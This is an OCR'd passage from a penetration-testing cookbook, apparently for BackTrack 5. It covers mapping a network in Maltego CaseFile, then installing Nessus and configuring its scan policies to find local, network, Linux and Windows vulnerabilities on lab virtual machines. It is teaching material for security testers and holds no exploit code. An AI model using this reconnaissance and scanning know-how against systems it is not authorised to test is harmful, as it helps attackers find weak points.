
6. To link entities, just drag a line from one entity into another:



7. Customize the properties of the link as needed:



8. Repeat steps 5, 6, and 7 to add more information to the graph about the organization's network.



9. Finally, we save the information graph. The graph document can be opened and edited at a later time if we feel the need to do so, like in situations when we have more information from the acquired target.

How it works...

In this recipe, we used Maltego CaseFile to map the network. CaseFile is a visual intelligence application that we used to determine the relationships and real-world links between hundreds of different types of information. It primarily is an *offline* intelligence, meaning this is a manual process. We began the recipe by launching CaseFile and creating a new graph. Next, we used the knowledge we gathered or knew about the network and began adding components to the graph to showcase its setup. We concluded the recipe by saving the graph.

There's more...

We can also encrypt the graph document in order to keep it safe from public eyes. To encrypt the graph, when saving, check the **Encrypt (AES-128)** checkbox and provide a password.

4
Vulnerability Identification

In this chapter, we will cover:

- Installing, configuring, and starting Nessus
- Nessus – finding local vulnerabilities
- Nessus – finding network vulnerabilities
- Nessus – finding Linux-specific vulnerabilities
- Nessus – finding Windows-specific vulnerabilities
- Installing, configuring, and starting OpenVAS
- OpenVAS – finding local vulnerabilities
- OpenVAS – finding network vulnerabilities
- OpenVAS – finding Linux-specific vulnerabilities
- OpenVAS – finding Windows-specific vulnerabilities

Introduction

Scanning and identifying vulnerabilities on our targets is often considered one of the more tedious tasks by most penetration testers and ethical hackers. However, its one of the most important. This should be considered your homework phase. Just like in school, the homework and quizzes are designed so that you can show mastery for your exam.

Vulnerability identification allows you to do your homework. You will learn about what vulnerabilities your target is susceptible to, and allows you to make a more polished set of attacks. In essence, if the attack itself is the exam, then vulnerability identification allows you a chance to prepare.

Both Nessus and OpenVAS have similar sets of vulnerabilities that they can scan for on a target host. These vulnerabilities include:

- Linux vulnerabilities
- Windows vulnerabilities
- Local security checks
- Network service vulnerabilities

Installing, configuring, and starting Nessus

In this recipe we will install, configure, and start Nessus. Nessus depends on vulnerability checks in the form of feeds in order to locate vulnerabilities on our chosen target. Nessus comes in two flavors of feeds: Home and Professional.

- **Home Feed**: The Home Feed is for noncommercial/personal usage. Using Nessus in a professional environment for any reason requires the use of the Professional Feed.
- **Professional Feed**: The Professional Feed is for commercial usage. It includes support and additional features such as unlimited concurrent connections, and so on. If you are a consultant and are performing tests for a client, the professional feed is the one for you.

For our recipe, we will assume you are utilizing the Home Feed.

Getting ready

The following requirements need to be fulfilled:

- A connection to the Internet is required to complete this recipe
- A valid license for the Nessus Home Feed

How to do it...

Let's begin installing, configuring, and starting Nessus by opening a terminal window:


1. Open a terminal window.
2. Execute the following command to install Nessus:

```
apt-get install nessus
```

3. Nessus will install under the `/opt/nessus` directory.
4. Once the installation completes, you can run Nessus by typing the following command:

   `/etc/init.d/nessusd start`

   If you receive the following error message, read the *There's more...* section of this recipe:



5. Enable your Nessus install by executing the following command:

   `/opt/nessus/bin/nessus-fetch --register XXXX-XXXX-XXXX-XXXX-XXXX`

   In this step, we will also grab the latest plugins from `http://plugins.nessus.org`.

Depending on your Internet connection, this may take a minute or two.

6. Now enter the following command in the terminal:

   `/opt/nessus/sbin/nessus-adduser`

You could also use the menu at **Applications** | **BackTrack** | **Vulnerability Assessment** | **Vulnerability Scanners** | **Nessus** | **nessus user add**.

7. At the login prompt, enter the login name of the user.
8. Enter the password twice.
9. Answer as `y` (yes) to make this user an administrator.

This only needs to be performed on your first user.

10. Once complete, you can run Nessus by typing the following command (it won't work without a user account):

```
/etc/init.d/nessusd start
```

11. Log in to Nessus at `https://127.0.0.1:8834`.

If you are going to use Nessus, remember to do so either from an installed version of BackTrack 5 on your local machine, or from a virtual machine. The reason for this is that Nessus activates itself based upon the machine that it's using. If you install to a USB key, you will have to reactivate your feed every time you restart the machine.

How it works...

In this recipe we began by opening a terminal window and installing Nessus via the repository. We later started Nessus and installed our feed certificate in order to utilize the program.

There's more...

In order to register your copy of Nessus, you must have a valid license which can be obtained from `http://www.tenable.com/products/nessus/nessus-homefeed`. Also, Nessus runs as Flash inside the browser, so you may have to install the Flash plugin for Firefox the first time you start the program. If you run into an issue using Flash, go to `http://www.backtrack-linux.org/wiki/index.php/Install_Flash_Player` for more information.

Nessus – finding local vulnerabilities

Now that we have Nessus installed and configured, we will be able to begin the testing of our first set of vulnerabilities. Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will begin by finding local vulnerabilities. These are vulnerabilities specific to the operating system we are using.

Getting ready

To complete this recipe, you will be testing your local system (BackTrack 5):


- Windows XP
- Windows 7

- Metasploitable 2
- Any other flavor of Linux

How to do it...


Let's begin the process of finding local vulnerabilities with Nessus by opening the Mozilla Firefox web browser:

1. Log in to Nessus at `http://127.0.0.1:8834`.
2. Go to **Policies**.
3. Click on **Add Policy**:




4. On the **General** tab, perform the following tasks:
    i. Enter a name for your scan. We chose **Local Vulnerabilities** but you can choose any name you wish.
    ii. **Visibility** has two options:
        - **Shared**: Other users have the ability to utilize this scan
        - **Private**: This scan can only be utilized by you
    iii. Take the defaults on the rest of the items on the page.
    iv. Click on **Next**.

5. On the **Plugins** tab, select **Disable All** and select the following specific vulnerabilities:
    - Ubuntu Local Security Checks
    - Default Unix Accounts



6. Click on **Submit** to save your new policy.
7. On the main menu, click on the **Scans** menu option.
8. Click on the **Add Scan** button and perform the following tasks:
    i. Enter a name for your scan. This is useful if you will be running more than one scan at a time. It's a way to differentiate the scans that are currently running.
    ii. Enter the type of scan:
        - **Run Now**: Enabled by default. This option will run the scan immediately.
        - **Scheduled**: Allows you to choose the date and time to run the scan.
        - **Template**: Allows you to set this scan as a template.
    iii. Choose a scan policy. In this case, the **Local Vulnerabilities** policy we created earlier in the recipe.
    iv. Choose your targets considering the following points:
        - Targets must be entered one per line
        - You can also enter ranges of targets on each line
    v. You may also upload a targets file (if you have one) or select **Add Target IP Address**.

9. Click on **Launch Scan**:



10. You will get a confirmation and your test will complete (depending on how many targets are selected and the number of tests that are performed).
11. Once completed you will receive a report.
12. Double-click on the report to analyze the following points:
    i. Each target that a vulnerability is found for will be listed.
    ii. Double-click on the IP address to see the ports and issues on each port.
    iii. Click on the number underneath the severity level columns (**Total**, **High**, **Medium**, or **Low**) in order to get a list of specific issues/vulnerabilities found.
13. Click on **Download Report** from the **Reports** main menu.

Nessus – finding network vulnerabilities

Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will configure Nessus to find network vulnerabilities on our targets. These are vulnerabilities specific to the machines or protocols on our network.

Getting ready


To complete this recipe, you will need a virtual machine(s) to test against:

- Windows XP
- Windows 7
- Metasploitable 2
- A network firewall or router
- Any other flavor of Linux

How to do it...

Let's begin the process of finding network vulnerabilities with Nessus by opening the Mozilla Firefox web browser:

1. Log in to Nessus at `http://127.0.0.1:8834`.
2. Go to **Policies**.
3. Click on **Add Policy**.




4. On the **General** tab, perform the following tasks:
    i. Enter a name for your scan. We chose **Internal Network Scan** but you can choose any name you wish.

ii. **Visibility** has two options:
   - **Shared**: Other users have the ability to utilize this scan
   - **Private**: This scan can only be utilized by you


iii. Take the defaults on the rest of the items on the page.

iv. Click on **Submit**.

5. On the **Plugins** tab, click on **Disable All** and select the following specific vulnerabilities:
   - CISCO
   - DNS
   - Default Unix Accounts
   - FTP
   - Firewalls
   - Gain a shell remotely
   - General
   - Netware
   - Peer-To-Peer File Sharing
   - Policy Compliance
   - Port Scanners
   - SCADA
   - SMTP Problems
   - SNMP
   - Service Detection
   - Settings



6. Click on **Submit** to save your new policy.
7. On the main menu, click on the **Scans** menu option.
8. Click on the **Add Scan** button and perform the following tasks:
    i. Enter a name for your scan. This is useful if you will be running more than one scan at a time. It's a way to differentiate the scans that are currently running.
    ii. Enter the type of scan:
        - **Run Now**: Enabled by default. This option will run the scan immediately.
        - **Scheduled**: Allows you to choose the date and time to run the scan.
        - **Template**: Allows you to set this scan as a template.
    iii. Choose a scan policy. In this case, the **Internal Network Scan** policy we created earlier in the recipe.
    iv. Choose your targets considering the following points:
        - Targets must be entered one per line
        - You can also enter ranges of targets on each line
    v. You may also upload a targets file (if you have one) or select **Add Target IP Address**.
9. Click on **Launch Scan**:



10. You will get a confirmation and your test will complete (depending on how many targets are selected and the number of tests that are performed).

11. Once completed you will receive a report.
12. Double-click on the report to analyze the following points:
    i. Each target that a vulnerability is found for will be listed.
    ii. Double-click on the IP address to see the ports and issues on each port.
    iii. Click on the number underneath the severity level columns (**Total**, **High**, **Medium**, or **Low**) in order to get a list of specific issues/vulnerabilities found.
13. Click on **Download Report** from the **Reports** main menu.

Nessus – finding Linux-specific vulnerabilities

Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will explore how to find Linux-specific vulnerabilities using Nessus. These are vulnerabilities specific to the machines that run Linux on our network.

Getting ready


To complete this recipe, you will need a virtual machine(s) to test against:

- Metasploitable 2
- Any other flavor of Linux

How to do it...


Let's begin the process of finding Linux-specific vulnerabilities with Nessus by opening the Mozilla Firefox web browser:

1. Log in to Nessus at `http://127.0.0.1:8834`.
2. Go to **Policies**.
3. Click on **Add Policy**:




4. On the **General** tab, perform the following tasks:
    i. Enter a name for your scan. We chose **Linux Vulnerabilities** but you can choose any name you wish.
    ii. **Visibility** has two options:
        - **Shared**: Other users have the ability to utilize this scan
        - **Private**: This scan can only be utilized by you
    iii. Take the defaults on the rest of the items on the page.
    iv. Click on **Next**.
5. On the **Plugins** tab, click on **Disable All** and select the following specific vulnerabilities. This list is going to be rather long as we are scanning for services that may be running on our Linux target.
    - Backdoors
    - Brute Force Attacks
    - CentOS Local Security Checks

- DNS
- Debian Local Security Checks
- Default Unix Accounts
- Denial of Service
- FTP
- Fedora Local Security Checks
- Firewalls
- FreeBSD Local Security Checks
- Gain a shell remotely
- General
- Gentoo Local Security Checks
- HP-UX Local Security Checks
- Mandriva Local Security Checks
- Misc
- Port Scanners
- Red Hat Local Security Checks
- SMTP Problems
- SNMP
- Scientific Linux Local Security Checks
- Slackware Local Security Checks
- Solaris Local Security Checks
- SuSE Local Security Checks
- Ubuntu Local Security Checks
- Web Servers



6. Click on **Submit** to save your new policy.
7. On the main menu, click on the **Scans** menu option.
8. Click on the **Add Scan** button and perform the following tasks:
    i. Enter a name for your scan. This is useful if you will be running more than one scan at a time. It's a way to differentiate the scans that are currently running.
    ii. Enter the type of scan:
        - **Run Now**: Enabled by default. This option will run the scan immediately.
        - **Scheduled**: Allows you to choose the date and time to run the scan.
        - **Template**: Allows you to set this scan as a template.
    iii. Choose a scan policy. In this case, the **Linux Vulnerabilities** policy we created earlier in the recipe.
    iv. Choose your targets considering the following points:
        - Targets must be entered one per line
        - You can also enter ranges of targets on each line
        - Upload a targets file (if you have one) or select **Add Target IP Address**
9. Click on **Launch Scan**:



10. You will get a confirmation and your test will complete (depending on how many targets are selected and the number of tests that are performed).
11. Once completed you will receive a report.

12. Double-click on the report to analyze the following points:
    i. Each target that a vulnerability is found for will be listed.
    ii. Double-click on the IP address to see ports and issues on each port.
    iii. Click on the number underneath the severity level columns (**Total**, **High**, **Medium**, or **Low**) in order to get a list of specific issues/vulnerabilities found.
13. Click on **Download Report** from the **Reports** main menu.

Nessus – finding Windows-specific vulnerabilities

Nessus allows us to attack a wide range of vulnerabilities depending on our feed, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will explore how to find Windows-specific vulnerabilities using Nessus. These are vulnerabilities specific to the machines that run Windows on our network.

Getting ready

To complete this recipe, you will need a virtual machine(s) to test against:


- Windows XP
- Windows 7

How to do it...

Let's begin the process of finding Windows-specific vulnerabilities with Nessus by opening the Mozilla Firefox web browser:


1. Log in to Nessus at `http://127.0.0.1:8834`.
2. Go to **Policies**.

3. Click on **Add Policy**:



